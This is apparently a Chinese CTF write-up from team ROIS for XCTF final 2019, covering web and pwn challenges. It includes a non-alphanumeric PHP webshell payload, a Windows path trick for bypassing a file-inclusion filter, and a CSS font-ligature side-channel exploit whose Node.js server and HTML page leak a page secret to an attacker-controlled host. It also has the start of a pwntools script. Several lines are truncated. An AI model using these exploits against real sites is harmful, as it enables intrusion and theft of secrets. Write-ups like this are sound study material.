XCTF final 2019 Writeup By ROIS

wywwzjj / 2019-10-28 09:10:06 / 浏览数 5193 安全技术 CTF 顶(2) 踩(0)

Web

babylog

各种尝试后，发现可以利用缓存将 xff 头处的 self-xss 转为存储型 xss。
https://omergil.blogspot.com/2017/02/web-cache-deception-attack.html

lfi2019

SECOND BLOOD

这个题目充满了出题人的恶趣味。没用的代码和注释实在太多了，我第一次感受到原来注释多也挺惹人烦的。其主要就两个功能：

1. include文件。
2. 写文件。

重点在于绕过它的各种限制，其对于文件有如下限制：


1. 文件名不能出现['.', './', '~', '.\\', '#', '<', '>']中的任意一个字符
2. 写文件的内容会被preg_replace("/[^<>!@#$%\^&*_?+\.\-\\\'\"\=\(\)\[\];]/u", "*Nope*", (string)$code);处理。

在include文件前，其还有一个限制：

```
$read_file = "./files/" . $this->filename;
$read_file_with_hardened_filter = "./files/" . path_sanitizer($this->filename, true);
/*
path_sanitizer(true)■■■■■■/■\■■■■■■
foreach(["/", "\\"] as $f){
 $dir = str_replace($f, "", $dir);
}
*/

if($read_file === $read_file_with_hardened_filter ||
  @file_get_contents($read_file) === @file_get_contents($read_file_with_hardened_filter)){
 return ["msg" => "request blocked", "type" => "error"];
}
```

如果它是Linux服务器的话，很显然，直接上传一个文件名为bb\的文件就能绕过限制。但这题不行。经过对一些特殊字符（如下）的测试，发现这是一台Windows机器。



对于Windows的文件读取，有一个小Trick：使用FindFirstFile这个API的时候，其会把"解释为.。意即：shell"php === shell.php。

因此，回到这题来。我们上传一个文件，名字设为test。然后，通过"/test即可读取。此时：


```
$read_file = "./files/./test";
$read_file_with_hardened_filter = "./files/.test";
file_get_contents($read_file) = '■■■■■■';
file_get_contents($read_file_with_hardened_filter) = false //■■■■■
```

至此，即绕过了文件名的限制。至于文件内容的限制，更为简单了。

参考 https://www.leavesongs.com/PENETRATION/webshell-without-alphanum.html ，编写payload如下：

```
<?=$_=[]?><?=$_=@"$_"?><?=$___=$_['!'!='@']?><?=$____=$_[('!'=='!')+('!'=='!')+('!'=='!')]?><?=$_=$____?><?=$_++?><?=$_++?><?=
```

其中用 <?=?> 替代分号，最后运行的是file_get_contents('flag.php')，就能出结果了。




weiphp

FIRST BLOOD


挺无聊的一个 CMS 审计题目。我还是第一次见到能有一个CMS 的开发者允许用户自己定义`allow_file_ext`的。

```
4505        } else {
4506            $allowExt = input('allow_file_ext', '');
4507            if ($allowExt != '') {
4508                $checkRule['ext'] = $allowExt;
4509            }
4510            $allowSize = input('allow_file_maxsize', '');
4511            if ($allowSize > 0) {
4512                $checkRule['size'] = $allowSize;
4513            }
4514        }
```

并且存在一个免验证的文件上传接口:



然后就没有然后了。



xctf{432048525901659987fce5f3cb20e6f4}


babypress

注意到`docker-compose.yml`里把网卡设置为了外网地址。联想到 WordPress 的 xml-rpc 修复了各种内网SSRF，猜想就是通过 xml-rpc 打外网从而拿到 flag。于是直接用 xml-rpc 打就 ok。

noxss

FIRST BLOOD


非常明显，唯一的输出点只有skin，但此输出点过滤掉了 < > " '



很显然，我们只能用 CSS 搞事情了。那第一步是如何执行我们需要的任意 CSS。

根据 CSS 标准：https://www.w3.org/TR/css-syntax-3/#error-handling

CSS 会忽略所有的不正确的语法，就像这些东西从来没有存在过一样。因此，我们只需要换行，就可以让整个import 无效。
让我们再往下看一下，CSS 如何换行：https://www.w3.org/TR/css-syntax-3/#newline-diagram



其支持：%0a、%0d、%0f。%0a 会被Web服务器吃掉，因此使用 %0d 和 %0f 都可以逃逸出@import，从而实现执行任意 CSS 样式。

仔细读一下源码，就会发现，我们这题的目标是拿到这儿的 secret。

```
span[name="status"]:hover{
    background: #eeeeee80;
}
</style>
<script>
  let csrf_token = 'fD75CSaWhpplZmFYHJeYuCEq0GTRfXAsiLx5RrDqRijAwjICXCOnzy1iFzjt8R5D', secret = 'you have no secret';
  let statusSpan = document.getElementsByName('status')[0];
  statusSpan.onclick = () => {
    let newStatus = prompt("Update your status: ", statusSpan.innerText);
    if (newStatus) {
      $.post('/account/setstatus', data={
        csrfmiddlewaretoken: csrf_token,
        status: newStatus
      }).then(resp=>{
        location.reload()
```

大家都知道，CSS 可以很容易地匹配到 attr，但是提取 content 就比较难了。CSS3
标准曾经有":content"伪类，不过后来被删除，没进入正式标准，也没有浏览器支持它。因此，要得到这个值，只能使用一些Side-channel的非常规手段。CSS
的话，包括动画、字体等都是比较有效的侧信道攻击方案。不过，对于动画，我暂时想不到什么比较合适的方案；但是字体则可以利用"连字（Ligature）"进行侧信道。

我最早的思路是：

```
@font-face {
 font-family: ligature;
 src: url(xxxxx);
}
```

```
@font-face {
 font-family: normal;
 src: url(xxxxx);
}
script {
 display: block;
 font-family: "ligature", "normal";
}
```

构造一个连字字体，这个字体内只有“xctf”四个字符，如果浏览器只加载了这个字体，未加载normal字体，则证明页面内存在且仅存在“xctf”这四个字符。否则，则会加载no

在这之后，我进行了一番搜索。查找到相关的一篇波兰语文章（别问我怎么搜到的.jpg）：https://sekurak.pl/wykradanie-danych-w-swietnym-stylu-czyli-jak-wykorzys
。

这篇文章的大致思路是：

1. 构造一个字体，把所有字符的宽度都设置为0。
2. 把「xctf」的宽度设置为10000。
3. 当页面里出现「xctf」的时候，就会出现滚动条。
4. 在滚动条的样式里，通过`background: url()`发送请求。
5. 逐位爆破。

不过，原文的payload过于复杂，利用了包括缓存、二分爆破等一系列技术，实在是不好利用，我也没跑通。因此，我自己基于文章内提供的fontforge脚本重新写了一份pa

首先是需要一个Nodejs Server（同原文），这个Server用于动态生成字体：

script.fontforge:

```
#!/usr/bin/fontforge
Open($1)
Generate($1:r + ".woff")
```

index.js

```
➜  cat index.js
const express = require('express');
const app = express();
// Serwer ExprssJS domy■lnie dodaje nag■ówek ETag,
// ale nam nie jest to potrzebne, wi■c wy■■czamy.
app.disable('etag');

const PORT = 23460;
const js2xmlparser = require('js2xmlparser');
const fs = require('fs');
const tmp = require('tmp');
const rimraf = require('rimraf');
const child_process = require('child_process');


// Generujemy fonta dla zadanego przedrostka
// i znaków, dla których ma zosta■ utworzona ligatura.
function createFont(prefix, charsToLigature) {
   let font = {
       "defs": {
           "font": {
               "@": {
                   "id": "hack",
                   "horiz-adv-x": "0"
               },
               "font-face": {
                   "@": {
                       "font-family": "hack",
                       "units-per-em": "1000"
                   }
               },
               "glyph": []
           }
       }
   };
```

```
   // Domy■lnie wszystkie mo■liwe znaki maj■ zerow■ szeroko■■...
   let glyphs = font.defs.font.glyph;
   for (let c = 0x20; c <= 0x7e; c += 1) {
       const glyph = {
           "@": {
               "unicode": String.fromCharCode(c),
               "horiz-adv-x": "0",
               "d": "M1 0z",
           }
       };
       glyphs.push(glyph);
   }

console.log(prefix + (charsToLigature).toString())
   // ... za wyj■tkiem ligatur, które s■ BARDZO szerokie.
   charsToLigature.forEach(c => {
       const glyph = {
           "@": {
               "unicode": prefix + c,
                "vert-adv-y": "10000",
                "horiz-adv-x": "10000",
                "d": "M0 10000,v 0 10000z",
           }
       }
       glyphs.push(glyph);
   });

   // Konwertujemy JSON-a na SVG.
   const xml = js2xmlparser.parse("svg", font);

   // A nast■pnie wykorzystujemy fontforge
   // do zamiany SVG na WOFF.
   const tmpobj = tmp.dirSync();
   fs.writeFileSync(`${tmpobj.name}/font.svg`, xml);
   child_process.spawnSync("/usr/bin/fontforge", [
       `${__dirname}/script.fontforge`,
       `${tmpobj.name}/font.svg`
   ]);

   const woff = fs.readFileSync(`${tmpobj.name}/font.woff`);

   // Usuwamy katalog tymczasowy.
   rimraf.sync(tmpobj.name);

   // I zwracamy fonta w postaci WOFF.
   return woff;
}

// Endpoint do generowania fontów.
app.get("/font/:prefix/:charsToLigature", (req, res) => {
   const { prefix, charsToLigature } = req.params;

   // Dbamy o to by font znalaz■ si■ w cache'u.
   res.set({
       'Cache-Control': 'public, max-age=600',
       'Content-Type': 'application/font-woff',
       'Access-Control-Allow-Origin': '*',
   });

   res.send(createFont(prefix, Array.from(charsToLigature)));

});

app.listen(PORT, () => {
   console.log(`Listening on ${PORT}...`);
})
```


index.html:

```
<script>
//const chars = ['t','f']
const chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_'.split('')
let ff = [], data = ''
let prefix = 'xctf{dobra_robota_jestes_mistrzem_CSS}'
chars.forEach(c => {
   var css = ''
   css = '?theme=../../../../\fa{}){}'
   css += `body{overflow-y:hidden;overflow-x:auto;white-space:nowrap;display:block}html{display:block}*{display:none}body::-we
   css += `@font-face{font-family:a${c.charCodeAt()};src:url(http://xxxxx:23460/font/${prefix}/${c});}`
   css += `script{font-family:a${c.charCodeAt()};display:block}`
   document.write('<iframe scrolling=yes samesite src="http://noxss.cal1.cn:60080/account/userinfo?theme=' + encodeURIComponen
})
</script>
```

原理：

1. 将页面宽度设置为100000px，保证不会出现滚动条；
2. 隐藏页面内所有元素，然后将script标签显示出来；
3. 为script标签设置字体，如果匹配到了对应字符，则显示滚动条；
4. 通过滚动条接收当前字符。

把这个页面的URL直接交给bot，即可接收到一位的flag。之后逐位爆破即可。效果如图：



pwn

fault

感谢r3kapig的大佬们带来的精彩比赛

看了流量才找到洞。。

加密函数：

```
add_round_key((__int64)v15, v9, 0);
 for ( k = 1; k < round; ++k )
 {
   if ( k == 8 )
     v15[v7] ^= v8;    //!!!
   subBytes((__int64)v15);
   shiftRows((__int64)v15);
   mixColums((__int64)v15);
   add_round_key((__int64)v15, v9, k);
 }
 subBytes((__int64)v15);
 shiftRows((__int64)v15);
 add_round_key((__int64)v15, v9, round);
```

可以看到这里有个v15[v7] ^= v8,v7和v8是传进来的参数，然而在解密函数里可以覆盖到这两个的值，于是可以利用这个把

```
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■[ REGISTERS ]■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
RAX  0x20
RBX  0x7fff5b1ae920 ■— 0x8362000000020 /* ' ' */
RCX  0xc0
RDX  0x7fff5b1ae910 ■— 0xaa63df0da959514d
RDI  0x7fff5b1ae910 ■— 0xaa63df0da959514d
RSI  0x20
R8   0x20
R9   0x10
R10  0x0
R11  0x10
R12  0x0
R13  0x7fff5b1aeac0 ■— 0x1
R14  0x0
R15  0x0
RBP  0x7fff5b1ae970 —■ 0x7fff5b1ae9c0 —■ 0x7fff5b1ae9e0 —■ 0x56105a45f340 ■— push   r15
RSP  0x7fff5b1ae910 ■— 0xaa63df0da959514d
RIP  0x56105a45f004 ■— mov    byte ptr [rdx + rax], cl
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■[ DISASM ]■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
■ 0x56105a45f004    mov    byte ptr [rdx + rax], cl
  0x56105a45f007    mov    rax, qword ptr [rbp - 0x20]
  0x56105a45f00b    mov    rdi, rax
  0x56105a45f00e    call   0x56105a45e886

  0x56105a45f013    mov    rax, qword ptr [rbp - 0x20]
  0x56105a45f017    mov    rdi, rax
  0x56105a45f01a    call   0x56105a45e6b5

  0x56105a45f01f    mov    rax, qword ptr [rbp - 0x20]
  0x56105a45f023    mov    rdi, rax
  0x56105a45f026    call   0x56105a45e4b9

  0x56105a45f02b    movzx  edx, byte ptr [rbp - 0x29]
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■[ STACK ]■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
00:0000■ rdx rdi rsp  0x7fff5b1ae910 ■— 0xaa63df0da959514d
01:0008■              0x7fff5b1ae918 ■— 0x62bfb8152eb4f9cb
02:0010■ rbx          0x7fff5b1ae920 ■— 0x8362000000020 /* ' ' */
03:0018■              0x7fff5b1ae928 —■ 0x56105acb10b0 ■— 0xb9a433d31f71aaa1
04:0020■              0x7fff5b1ae930 —■ 0x56105a6613e0 ■— 0xfcca81e5fb28c9b3   !!!!
05:0028■              0x7fff5b1ae938 —■ 0x56105a6613d0 ■— 0x34b1fca7a4f6bb23
06:0030■              0x7fff5b1ae940 ■— 0x80404ff5b1ae970
```

我标感叹号的那个地址指向key，后续的操作会把key值修改，最后还会把加密后的内容输出，输出的内容和key是一样的，这样就拿到了key了，但是要加密一样的字符串

```
from pwn import *

context.arch='amd64'
def cmd(command):
```

```
    p.recvuntil(">",timeout=0.5)
    p.sendline(command)

def main(host,port=9999):
    global p
    if host:
        p = remote(host,port)
    else:
        p = process("./origin_fault")
